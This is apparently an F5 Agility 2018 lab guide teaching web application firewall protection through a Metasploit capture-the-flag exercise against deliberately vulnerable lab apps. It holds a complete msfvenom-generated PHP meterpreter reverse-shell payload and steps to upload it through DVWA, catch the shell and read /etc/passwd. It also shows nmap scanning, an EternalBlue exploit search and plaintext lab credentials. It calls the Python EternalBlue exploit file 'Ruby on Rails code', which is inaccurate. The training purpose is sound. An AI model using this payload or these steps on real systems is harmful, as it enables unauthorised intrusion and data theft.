Agility 2018 Hands-on Lab Guide

Contents:

1	Getting Started	5
2	Class 2: ASM 280 - Pwn like a Hacker; Protect like a Pro	7
3	Class 3: ASM 141 - Good WAF Security, Getting started with ASM	37
4	Class 4: ASM 241 - Elevating ASM Protection	125
5	Class 5: ASM 341 - High and Maximum Security	175
6	Class 6: ASM 342 - WAF Programmability	251
7	Class 7: API Protection with ASM	295

Getting Started

1

Please follow the instructions provided by the instructor to start your lab and access your jump host.

Note: All work for this lab will be performed exclusively from the Windows jumphost. No installation or interaction with your local system is required.


Class 2: ASM 280 - Pwn like a Hacker; Protect like a Pro

This class covers the following topics:

- · Metaploit Overview
- Useful tools
- · Capture the Flag Challenge

Expected time to complete: 3 hours

2.1 Class Environment:



2

2.1.1 Getting Started

Please follow the instructions provided by the instructor to start your lab and access your jump host.

Note: All work for this lab will be performed exclusively from the Windows jumphost. No installation or interaction with your local system is required.

Accessing the Class Resources

The class is running in a self-contained virtual/cloud environment. To access the resources a Windows 7 Jumpbox has been provided for the Student to RDP to and then access the required devices. You will be provided with an IP address of the Windows 7 Jumpbox when needed. (Username: external_user / Password: 401elliottW!) You will also be provided the external IP address of the Kali Linux server which you will need for one of the labs.

Network Resources

	IP Address	Network	URL
Win 7 Client	10.1.10.90	External	
Win 7 Client	10.1.1.90	Management	
KALI Linux	10.1.10.240	External	
F5 BIG-IP	10.1.10.245	External	
F5 BIG-IP	10.1.1.245	Management	
F5 BIG-IP	10.1.20.245	Internal	
Taxi App (unprotected)	10.1.10.131	External	http://taxiapp-unprotected.f5lab.biz
Taxi App (protected)	10.1.10.132	External	http://taxiapp.f5lab.biz
Hackazon (unprotected)	10.1.10.120	External	https://webstore-unprotected.f5lab.biz
Hackazon (protected)	10.1.10.115	External	http://webstore.f5lab.biz
DVWA	10.1.10.35	External	https://dvwa.f5lab.biz
HR Site	10.1.10.101	External	https://hr.f5lab.biz
Intranet Site	10.1.10.102	External	https://accounts.f5lab.biz
Struts2 (unprotected)	10.1.10.50	External	https://struts2.f5lab.biz
Struts2 (protected)	10.1.10.51	External	https://struts2-protected.f5lab.biz

2.1.2 Metasploit Overview

Metasploit is more than just a 'tool', it was envisioned as a Framework where tools, exploits, payloads and other hacker-related things would be able to exist, allowing a penetration tester/hacker/researcher to focus on what they wanted to do instead of having to cobble together many different scripts.

Metasploit has been growing in size since its first release in 2003, first built by a man named HD Moore using some basic perl scripts. Metasploit 2.0 was released in October 2004, by Moore and a larger team and has been expanding ever since with contributions from the larger hacker-centric community.

Metasploit is essentially a console where many different modules work together to allow a pentester to set common components up and then execute code against potentially vulnerable targets.

The exploits within Metasploit are many and varied – you can attack anything from a Mainframe to a Smartphone with a few simple commands. And the exploits and payloads within Metasploit are configurable and can be updated whenever there are newly released vulnerabilities.

Exercise 1: Scanning the Network

MSFconsole

MSFconsole is a command line interface to access the modules of Metasploit. It is the most commonly used component of Metasploit and quite likely where you'd spend most of your time for testing vulnerabilities. The only possible downside is that you need to be 'on' the Metasploit computer itself - either via ssh or logged in locally.

To access MSFconsole, do the following:

- 1. Open a Remote Desktop session to the Win 7 Client
- 2. Launch the PuTTy SSH client application
- 3. Use the preset configuration *kali-box-ssh* by double-clicking it in the *Saved Sessions* list (or enter *10.1.10.240* in the *Host Name* field
- 4. Log in with the following credentials:

Username	Password		
root	401elliottW!		

🕵 PuTTY Configuration		×		
Category:				
Session	Basic options for your PuTTY session			
	Specify the destination you want to connect to			
i⊒ ·· Terminal IIII ··· Keyboard	Host Name (or IP address)	Port		
Bell	10.1.10.240	22		
Features ⊡ Window	Connection type:	I 🔘 Serial		
Appearance Behaviour Translation Selection Colours Connection Data Proxy Telnet Rlogin	Load, save or delete a stored session Saved Sessions kali-box-ssh Default Settings 10.128.1.252 BIGIP_A kali-box-ssh	Load Save Delete		
Serial	Close window on exit: Always Never Only on cl			
About	Open	Cancel		

ne root@kali: ~	
Jogin as: root root@10.128.1.240's password: /\$	
Warning: This system is restricted to private use authorized users for business purposes only. Unauthorized access or use is a violation of company policy and the law. This system may be monitored for administrative and security reasons. By proceeding, you acknowledge that (1) you have read and understand this notice and (2) you consent to the system monitoring. 	
individual files in /usr/share/doc/*/copyright. Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Last login: Mon Apr 3 15:47:19 2017 from 10.128.1.90 root@kali:~#	
	Ţ

Intelligence Gathering

When a hacker wants to infiltrate your network, they start with gathering Intel. There are many tools which can search for and identify devices and applications on the network. Some are larger tools such as nmap (discussed below), Nessus from Tenable (www.tenable.com), Nexpose from Rapid7 (https://www.rapid7. com/free-tools/) or even fing (https://www.fing.io/) which runs on your Smartphone!

nmap

Before starting an attack, a hacker will probe for applications running within the network. nmap is a freeware tool which can be used to probe a subnet or a specific IP address to ports as well as attempt to classify what the application on the port is.

Execute nmap against the DMZ network to see if there are any 'interesting' computers we can see. From the ssh connection to the Kali linux server, run the following command:

nmap -Pn -sS -A -oX /tmp/nmap.xml 10.1.10.0/24

This will initiate a scan which should take up to 10 minutes to complete. The output will be stored in an XML file that we will import into Metasploit.

Sample output:

```
Starting Nmap 7.49BETA4 ( https://nmap.org ) at 2017-06-26 14:32 EDT
Nmap scan report for 10.1.10.1
Host is up (0.0015s latency).
All 1000 scanned ports on 10.1.10.1 are filtered
MAC Address: 2C:C2:60:FF:00:01 (Ravello Systems)
Too many fingerprints match this host to give specific OS details
```

```
Network Distance: 1 hop
TRACEROUTE
HOP RTT ADDRESS
1 1.47 ms 10.1.10.1
Nmap scan report for 10.1.10.14
Host is up (0.0012s latency).
Not shown: 999 closed ports
PORT STATE SERVICE VERSION
80/tcp open http?
MAC Address: 2C:C2:60:4E:15:D2 (Ravello Systems)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=6.49BETA4%E=4%D=6/26%OT=80%CT=1%CU=31425%PV=Y%DS=1%DC=D%G=Y%M=2CC
OS:260%TM=5951553A%P=x86\_64-pc-linux-gnu)SEQ(SP=FC%GCD=1%ISR=10D%TI=RD%CI=R
OS: I%TS=A) OPS (01=M5B4NNT11SLL%02=M5B4NNT11SLL%03=M5B4NNT11%04=M5B4NNT11SLL%
OS:05=M5B4NNT11SLL%O6=M5B4NNT11SLL)WIN(W1=111C%W2=1068%W3=780%W4=648%W5=648
OS:%W6=31B)ECN(R=Y%DF=Y%T=FF%W=111C%O=M5B4SLL%CC=N%Q=)T1(R=Y%DF=Y%T=FF%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=FF%W=0%S=A%A=S%F=AR%O=%RD=
OS:0%Q=) T5 (R=Y%DF=Y%T=FF%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=) T6 (R=Y%DF=Y%T=FF%W=0%
OS:S=A%A=S%F=AR%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=Y%T=FF%IPL=38%UN=0%RIPL=G%RID=G
OS:%RIPCK=G%RUCK=G%RUD=G) IE (R=Y%DFI=Y%T=FF%CD=S)
***... snip ...***
OS and Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (18 hosts up) scanned in 515.89 seconds
```

Open a New ssh session to the Kali server while the nmap command runs.

Metasploit uses a database to store many of the items you'll be using as well as the data from searches such as the one running in your nmap session. To ensure that the database is running, run the following from the command line:

service postgresql start

service postgresql status

This will ensure that postgresql is running. You can also check the status:

```
postgresql.service - PostgreSQL RDBMS
Loaded: loaded (/lib/systemd/system/postgresql.service; enabled)
Active: active (exited) since Tue 2017-07-04 10:59:07 EDT; 31min ago
Process: 779 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
Main PID: 779 (code=exited, status=0/SUCCESS)
CGroup: /system.slice/postgresql.service
```

Run msfconsole:

msfconsole

The first time you run msfconsole there can be a slight delay as indices are updated.

Your output will vary on each run - since this is the free version - but the final lines should look similar to the following:

```
=[ metasploit v4.14.5-dev ]
+ -- --=[ 1639 exploits - 945 auxiliary - 286 post ]
+ -- --=[ 473 payloads - 40 encoders - 9 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf >
```

You're now in MSFconsole and you can investigate some of the commands available to you.

msf > help <command>

For example you can see the possible switches for the connect command:

```
msf > help connect
Usage: connect [options] <host> <port>
Communicate with a host, similar to interacting via netcat, taking
advantage of any configured session pivoting.
OPTIONS:
-C Try to use CRLF for EOL sequence.
-P <opt> Specify source port.
-S <opt> Specify source address.
-c <opt> Specify which Comm to use.
-h Help banner.
-i <opt> Send the contents of a file.
-p <opt> List of proxies to use.
-s Connect with SSL.
-u Switch to a UDP socket.
-w <opt> Specify connect timeout.
-z Just try to connect, then return.
msf >
```

We will spend time in Metasploit investigating some of the commands later, but for now here are some of the interesting commands. You can type *help <command>* for some information on each of these.

options

Options are like command line flags for your exploits and modules. You'll use this all the time. Use *show options* to see what has been set for your current exploit/module.

advanced

I know you're reading this and saying, "I'm just starting!" but *advanced* gives you access to debugging and other helpful information while you're testing vulnerabilities and you'll use this command often.

For items listed in options and advanced you can use:

set or unset

These commands operation on the flags shown in *options* and *advanced*. You can set the flags or if you want to set it back to the default/blank value you can unset it.

info

Like options and advanced, this displays all of your current settings.

workspace

You can create different areas to work in, each with their own settings and defaults. These are known as workspaces. When you're testing different vulnerabilities setting each in their own workspace can be helpful and a real time saver.

reload_all

reload_all is useful when you add new modules or exploits to Metasploit and want to import them into the database.

jobs

You can push jobs into the background within the msfconsole environment and this will show you active running jobs and allow you to push or pull them to the foreground or background.

db_import

This command takes an XML file of a scan and will bring it into the Metasploit database.

Exit out of Metasploit after you have spent some time looking around.

msf > exit

You're now a Hacker!

Importing nmap scan results

Once the nmap process has completed in the first shell, you can return to Metasploit and import the data.

Return to Metasploit

```
# msfconsole
mfs > db_import /tmp/nmap.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.7.2'
[*] Importing host 10.1.10.14
[*] Importing host 10.1.10.35
[*] Importing host 10.1.10.50
[*] Importing host 10.1.10.51
[*] Importing host 10.1.10.55
[*] Importing host 10.1.10.90
[*] Importing host 10.1.10.90
[*] Importing host 10.1.10.101
[*] Importing host 10.1.10.102
[*] Importing host 10.1.10.115
[*] Importing host 10.1.10.120
```

```
[*] Importing host 10.1.10.125
[*] Importing host 10.1.10.131
[*] Importing host 10.1.10.132
[*] Importing host 10.1.10.195
[*] Importing host 10.1.10.240
[*] Successfully imported /tmp/nmap.xml
```

Now you can view the hosts where were located by nmap:

msf > hosts -c address,name,os_name,purpose

hosts

The *hosts* command will show the list of targets that are available for exploiting. The XML file we have imported will also show more than just the IP address. nmap is able to determine the kind of host that was scanned. Here you can see that it has seen the VIPs as 'TMOS' and knows that they're an F5 virtual server based on the signature of the connection. Where possible, it has done a reverse DNS lookup and you can see what has been found in the local hosts file.

To see what services are available to connect to, enter the services command:

msf > services

services

This is where things get very interesting! nmap has determined the ports and accessible items for each of the hosts. Now it's possible to do some investigation and access/attach to the ports of interest.

```
Services
_____
host port proto name state info
---- ---- ----- ----- -----
10.1.10.14 80 tcp http open
10.1.10.35 80 tcp http-proxy open F5 BIG-IP load balancer http proxy
10.1.10.35 443 tcp ssl/http open Apache httpd 2.4.7 (Ubuntu)
PHP/5.5.9-1ubuntu4.21 OpenSSL/1.0.1f
10.1.10.50 80 tcp http-proxy open F5 BIG-IP load balancer http proxy
10.1.10.50 443 tcp ssl/http open Apache Tomcat/Coyote JSP engine 1.1
10.1.10.51 80 tcp http-proxy open F5 BIG-IP load balancer http proxy
10.1.10.51 443 tcp ssl/https open
10.1.10.55 80 tcp http-proxy open F5 BIG-IP load balancer http proxy
10.1.10.55 443 tcp ssl/http open Apache httpd 2.4.7 (Ubuntu)
PHP/5.5.9-lubuntu4.21 OpenSSL/1.0.1f
10.1.10.59 3389 tcp ms-wbt-server open
10.1.10.90 135 tcp msrpc open Microsoft Windows RPC
10.1.10.90 139 tcp netbios-ssn open Microsoft Windows 98 netbios-ssn
10.1.10.90 445 tcp microsoft-ds open primary domain: WORKGROUP
10.1.10.90 3389 tcp ms-wbt-server open Microsoft Terminal Service
10.1.10.90 49152 tcp msrpc open Microsoft Windows RPC
10.1.10.90 49153 tcp msrpc open Microsoft Windows RPC
10.1.10.90 49154 tcp msrpc open Microsoft Windows RPC
10.1.10.90 49155 tcp msrpc open Microsoft Windows RPC
10.1.10.90 49156 tcp msrpc open Microsoft Windows RPC
10.1.10.90 49157 tcp msrpc open Microsoft Windows RPC
```

10.1.10.101 81 tcp http-proxy open F5 BIG-IP load balancer http proxy 10.1.10.101 443 tcp ssl/https open 10.1.10.102 80 tcp http-proxy open F5 BIG-IP load balancer http proxy 10.1.10.102 443 tcp ssl/https open 10.1.10.115 80 tcp http-proxy open F5 BIG-IP load balancer http proxy 10.1.10.115 443 tcp ssl/https open 10.1.10.120 80 tcp http-proxy open F5 BIG-IP load balancer http proxy 10.1.10.120 443 tcp ssl/http open Apache httpd 2.4.7 (Ubuntu) PHP/5.5.9-1ubuntu4.21 OpenSSL/1.0.1f 10.1.10.125 443 tcp ssl/http open Apache httpd 2.4.7 (Ubuntu) PHP/5.5.9-1ubuntu4.21 OpenSSL/1.0.1f 10.1.10.131 80 tcp http open nginx 1.10.0 Ubuntu 10.1.10.132 80 tcp http open 10.1.10.195 3389 tcp ms-wbt-server open Microsoft Terminal Service 10.1.10.240 22 tcp ssh open OpenSSH 6.7pl Debian 5 protocol 2.0 10.1.10.240 111 tcp rpcbind open 2-4 RPC #100000

Exercise 2: Exploiting a Web Server

This exploit uses some of the basic functions of the DVWA web site to demonstrate how to hack through the site itself. A hacker would use this as a means of circumventing your perimeter to gain access to your applications, servers, and data.


We will start by creating a pre-canned piece of PHP code that we will upload to the web server through the upload function on DVWA. For this exercise you will need to locate the external IP for your Kali server. This IP is generated dynamically for each student but we have written a script and an iRule on the CTF server to return the IP address you'll need.

On the Kali server, run the following:

```
$ msfvenom -p php/meterpreter/reverse_tcp lport=4444 -f raw lhost=`curl -k https://
→ctf.f5lab.biz/whatismyip`
 % Total % Received % Xferd Average Speed
                                                Time
                                                         Time
                                                                  Time Current
                                 Dload Upload
                                                Total
                                                        Spent
                                                                 Left Speed
100
      14 100
                 14
                       0
                              0
                                  492
                                           0 --:--:-- --:---
                                                                           518
No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 950 bytes
/*<?php /**/ error_reporting(0); $ip = '<YOUR-IP>'; $port = 4444; if
(($f = 'stream_socket_client') && is_callable($f)) { $s =
$f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } elseif (($f =
'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
'stream'; } elseif (($f = 'socket_create') && is_callable($f)) { $s =
$f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip,
$port); if (!$res) { die(); } $s_type = 'socket'; } else { die('no
socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) {
case 'stream': $len = fread($s, 4); break; case 'socket': $len =
socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen",
$len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch</pre>
($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break;
case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } }
$GLOBALS['msqsock'] = $s; $GLOBALS['msqsock_type'] = $s_type;
eval($b); die();
```

Highlight the section of code that was generated from the /*<?php to the end die();

Open a *Command Prompt* on the Windows PC. In the command prompt type:




In Notepad, paste the copied code and *Save* and close the file.

📄 hackdvwa.php - Notepad 📃 🗖 🗖	3
File Edit Format View Help	
<pre>/*<?php /**/ error_reporting(0); \$ip = 'YOUR-IP '; \$port = 4444; if ((\$f = 'stream_socket_client') && is_callable(\$f)) { \$s = \$f ("tcp://{\$ip}:{\$port}"); \$s_type = 'stream'; } elseif ((\$f = 'fsockopen') && is_callable(\$f)) { \$s = \$f(\$ip, \$port); \$s_type = 'stream'; } elseif ((\$f = 'socket_create') && is_callable(\$f)) { \$s = \$f(AF_INET, SOCK_STREAM, SOL_TCP); \$res = @socket_connect(\$s, \$ip, \$port); if (!\$res) { die(); } \$s_type = 'socket'; } else { die('no socket funcs'); } if (!\$s) { die('no socket'); } switch (\$s_type) { case 'stream': \$len = fread(\$s, 4); break; case 'socket': \$len = socket_read(\$s, 4); break; } if (!\$len) { die(); } \$a = unpack("Nlen", \$len); \$len = \$a['len']; \$b = ''; while (strlen(\$b) < \$len) { switch (\$s_type) { case 'stream': \$b .= fread(\$s, \$len-strlen(\$b)); break; case 'socket': \$b .= socket_read(\$s, \$len-strlen(\$b)); break; } } \$GLOBALS['msgsock'] = \$s; \$GLOBALS['msgsock_type'] = \$s_type; eval(\$b); die();</pre>	*
	Ŧ


Open a Web Browser and go to https://dvwa.vlab.f5demo.com

Log in with *admin / password*

Choose the Upload menu on the lower left



Click Choose File and select the hackdvwa.php file you just created on the Desktop and click Upload



Vulnerability: File Upload



The file is then posted to the server and the location is displayed for you as a means of confirmation. You can copy this and paste it at the end of the URL in the browser.

In the browser, visit that file's location: http://dvwa.vlab.f5demo.com/hackable/uploads/hackdvwa.php

This will actually fail and you should see a "no socket" message, but we'll set that up next.

Back to the Kali ssh session we will set up the server to connect to from the web server.

If you're not within msfconsole anymore, start it:

\$ msfconsole

Now we want to choose an exploit to run.

msf > use exploit/multi/handler

To see what is selected for this exploit by default, type:

this selects the exploit we'll run in Metasploit

msf > set payload php/meterpreter/reverse_tcp

To see the options for this payload, type:

This chooses the actual payload we're going to send through the exploit and we'll set some parameters. To see the options:

```
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(handler) > show options
Module options (exploit/multi/handler):
    Name Current Setting Required Description
    ---- -------
Payload options (php/meterpreter/reverse_tcp):
```

```
Name Current Setting Required Description

---- -----

LHOST yes The listen address

LPORT 4444 yes The listen port

Exploit target:

Id Name

-- ----

0 Wildcard Target
```

Set the options as follows:

mfs > set lhost 10.1.10.240
mfs > set lport 4444

Ihost and Iport

These options are the 'local' listening IP and port for the exploit. Note that the IP here is the internal NAT'd IP address. In the above PHP code you entered the External NAT'd address.

Return to your web browser on the Windows PC and refresh the page.

Now we can start the server:

mfs > exploit

exploit

Exploit is the fun command... here we are running the exploit we want to see. You can also use *run* but exploit is so much more Hacker.

After a few seconds, you should see:

```
[*] Started reverse TCP handler on 10.1.10.240:4444
[*] Starting the payload handler...
[*] Sending stage (33986 bytes) to <YOURIP>
[*] Meterpreter session 3 opened (10.1.10.240:4444 -> <IP>:PORT) at <Date>
```

And then a moment or two later:

meterpreter >

Meterpreter

Meterpreter is the "Swiss Army Knife" of the Metasploit Framework. You can open a meterpreter console up through an exploit, like we just did. In this case, we set up Metasploit to listen for incoming traffic on port 4444 on our NAT'd internet address. We had to do this because the DMZ address isn't accessible by the Web Server but it is allowed to connect to the internet. We then run the uploaded PHP code we generated which opens the connection and now we're able to run commands on the web server as though we had an ssh-like connection.

Let's examine the web server so see what we can find.

In the Meterpreter shell type:

meterpreter > dir

```
      We can the following:

      meterpreter > dir

      Listing: /var/www/dvwa/hackable/uploads

      -----

      Mode
      Size

      Type
      Last modified
      Name

      -----
      -----
      -----

      100644/rw-r--r--
      667
      fil
      2013-07-08
      12:55:06
      -0400
      dvwa_email.png

      100644/rw-r--r--
      950
      fil
      2017-06-19
      09:11:52
      -0400
      hackdvwa.php

      100644/rw-r--r--
      951
      fil
      2017-06-14
      13:50:15
      -0400
      hackme.php.txt
```

We can see what accounts are on this server by typing:

meterpreter > cat /etc/passwd

To see a list of the commands that are available to you, you can type help at any point

Feel free to investigate the web server, when you're finished type exit and the Meterpreter shell will close.

Note that when you close the session, the web page finally ends spinning.

Exercise 3: Metasploit Utilities

Update Metasploit application

In order to stay current, you need to update your copy of the Metasploit regularly. Issue the following command from the Kali bash command shell:

root@kali# sudo apt-get update

Note on non-Kali installs of Metasploit, you can issue the command *msfupdate* within the Metasploit console but this is disabled in recent releases of Kali in favor of using the apt-get command.

Update the Exploit database

This process is a little more involved. First you need to locate the exploits you want to download (or even write your own!). The best database for this is at https://www.exploit-db.com/ for viewing the exploits but you can use the git tool grab specific items. The github repository is located at https://github.com/ offensive-security/exploit-database

There is also a tool available on the git repository called searchsploit which will search the database for you and list the exploits for you.

To find a new Windows exploit, you can execute from the Kali server:

On the Kali bash shell:

git clone https://github.com/offensive-security/exploit-database.git /opt/exploit-database

cd /opt/exploit-database

Say you want to find the exploit which works with the recent NSA Hacks released in May/June 2017, known as 'eternalblue' for SMB hacking:

./searchsploit eternalblue Windows

{ a list of exploits will be returned }

Now you can choose which one you want to load, we will load the one for Windows 7/2008 or the file 42031.py. Looking at the output of the command, you will see that the files are in the platforms/win_x86-64/remote directory. This file is the Ruby on Rails code that will be executed by Metasploit, and it will need to be copied to the proper folder.

cd ~/.msf4/modules

ls –ls

If the 'exploits' directory doesn't exist, create it:

mkdir ~/.msf4/modules/exploits

cd exploits

Do the same for the directory tree: win_86-64 and remote so you have the following directory structure:

/root/.msf4/modules/exploits/win_x86-64/remote

Now copy the Ruby files from the source location

cp /opt/exploit-database/platforms/win_x86-64/remote/42031.py .

Note that there is a period at the end of the previous line

Now open Metasploit

msfconsole

And search for the newly added exploit

search eternalblue

And the exploit will be displayed and is available for use.

Capture The Flag:

It's time for a game of Capture the flag where you will test your skills at both running and patching exploits. The "Capture the Flag" server and scoreboard is located at https://ctf.f5lab.biz. Please first visit the site to create a team name and have a look around. To complete a challenge, enter in the Flag you receive when successfully running or patching an exploit.

Hack and Patch

Note that each Mission is prefaced with [Hack] or [Patch].

Hacking

For the [Hack] missions, you will be attempting to run some sort of exploit. Some will require knowledge of programming or some serious Google-foo to make work. You MUST do these first in order to understand how the [Hack] works. Also, you need to run the [Hack] missions against the "Unprotected" VIPs.

Patching

For the [Patch] missions, you need to rerun the same Hack you did in the corresponding mission but against the "Protected" VIP which has a special ASM policy attached.

***** Do not create your own ASM Policies *****

The policies which are attached have been customized to integrate with our CTF API to show you the flags. Each "Protected" VIP has an existing ASM Policy attached to it, please ensure that you modify the proper policy for the VIP when you are attempting to get the patch flag.

Your First Hack and Patch

We will do the first one together... you'll see how this works and we're sure you will enjoy the rest of the class.

Useful tools

In order to complete the Capture the Flag, you will need some tools to view the requests/responses and to complete the Hack missions. Many of the tools you will need have been loaded onto the VMs you have access to. Some of them are explained below:

SQLmap

SQLmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections. Here is a link to the sqlmap documentation: Sqlmap Website

SQLmap is installed on the Kali Linux server.

Burp Suite

Burp Suite let's you review/edit the data send and received among other things. It functions as a proxy, typically configured to listen on 127.0.01 loopback address. An application such as a web broswer or sqlmap is configured to use Burpsuite as a Proxy. This enables the review/editing of what is transmitted and received. Here is a link to Burpsuite downloads and documentation BurpSuite.

Burpsuite is installed on the Windows 7 Jumpbox.

Outwit Image Scraper

Outwit is a simple, straight-to-the-point online image browser. Explore the Web for pictures and easily create, save, and share collections. With OutWit Images, you can automatically explore Web pages or search engine results for pictures and create, save and share your collections or view them as full-screen slideshows.

Outwit is installed on the Windows 7 Jumpbox.

Edit This Cookie

EditThisCookie is a Google Chrome extension which allows the user to easily see and manipulate the cookies on the current page.

EditThisCookie is installed on the Windows 7 Jumpbox.

Completing the CTF

You can complete the CTF Contest without referring to the document here, however some of the challenges require some extra tools and some specific knowledge in how to use those tools. We have added this to the document here for you, allowing you to conduct the challenge by following the examples here. If you wish, you can do the challenges without these steps.

Challenge: Remote Command Execution

Level 1

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.

In this example, we have an application which uses a vulnerable version of the Struts2 library. This library has a vulnerability in the file upload component, allowing a properly formatted exploit to execute commands on the server. More can be learned about this vulnerability here: https://devcentral.f5.com/articles/ apache-struts-remote-code-execution-vulnerability-cve-2017-5638-25617

Using the supplied exploit read the *flag.txt* file in the Tomcat7 folder.

Level 2

When there is a php application on a web server, typically credentials are stored within the application config in clear-text. Using this knowledge, the Struts2 vulnerability and the DVWA site, access the database for DVWA and get the flag from the database.

Challenge: Domain Cookie Exploit

One of the uses of Cookies is to track sessions and identify users. For example, once a user authenticates to a server, the server places a cookie on the user computer that identifies the user. The next time the user accesses the site, they will not be asked to authenticate – the server will check the cookie that identifies the user as authenticated, and allow the user in.

Cookie Hijacking is one of the attacks that can be executed to gain access to privileged information. In this exploit, an attacker would gain access to a cookie that contains user credential information, session information, or other types of information that identify a user to a system. Then the attacker would use this cookie (i.e. copy it to their computer) to gain access to the server.

F5LAB.BIZ is a company that offers financial services to customers. They have two services: hr.f5lab.biz (human resources services) and accounts.f5lab.biz (tax services). Both services use a common backend database to authenticate users.

Challenge: Webscraping

Webscraping is a popular technique used by both white and black hatters to "scrape" a website to harvest information from it. A good example of a mischievous webscraping activity would be a competitor scraping a website in order to harvest a product catalog or product prices. Once they obtain this information, they can gain intelligence about their competition and use it for their own ends.

There are a variety of tools out there to conduct webscraping. Some are off-the shelf and some are customdeveloped. In either case, these tools are smart in that they know how to bypass the webscraping security controls – by modifying their traffic patterns (i.e vary the request rate and frequency to avoid detection)

Webstore.f5lab.biz is an online business that offers variety of products. It was detected that an attacker has mounted a webscraping attack against the website and is copying all the product images.

It was discovered that an attacker is using a popular scraping tool OutWit Hub:

🕖 OutWit Hub Light					
File Edit View Navig	ation Tools Help Upg	rade			
< > · 😢 📄				o.biz	
⊿ 🚱 page	Local IP: 35.184.158.249				
🗲 links	id Source Url	Image	Filename	Size	N
🦾 documents					
images					
contacts					

The setup

Open OutWit Hub from the Start Menu

In the OutWit Hub GUI, go to **Tools/Preferences/Exports & Downloads** and specify a windows folder under "Save files in"

This folder is where the hacker (web scraper) will save the scraped images

Select Images on the left-hand panel in the GUI:

🛆 🞯 page					
🃁 🇲 lir	nks				
🔚 di	ocuments				
🔳 in	nages				
🖂 ca	ontacts				

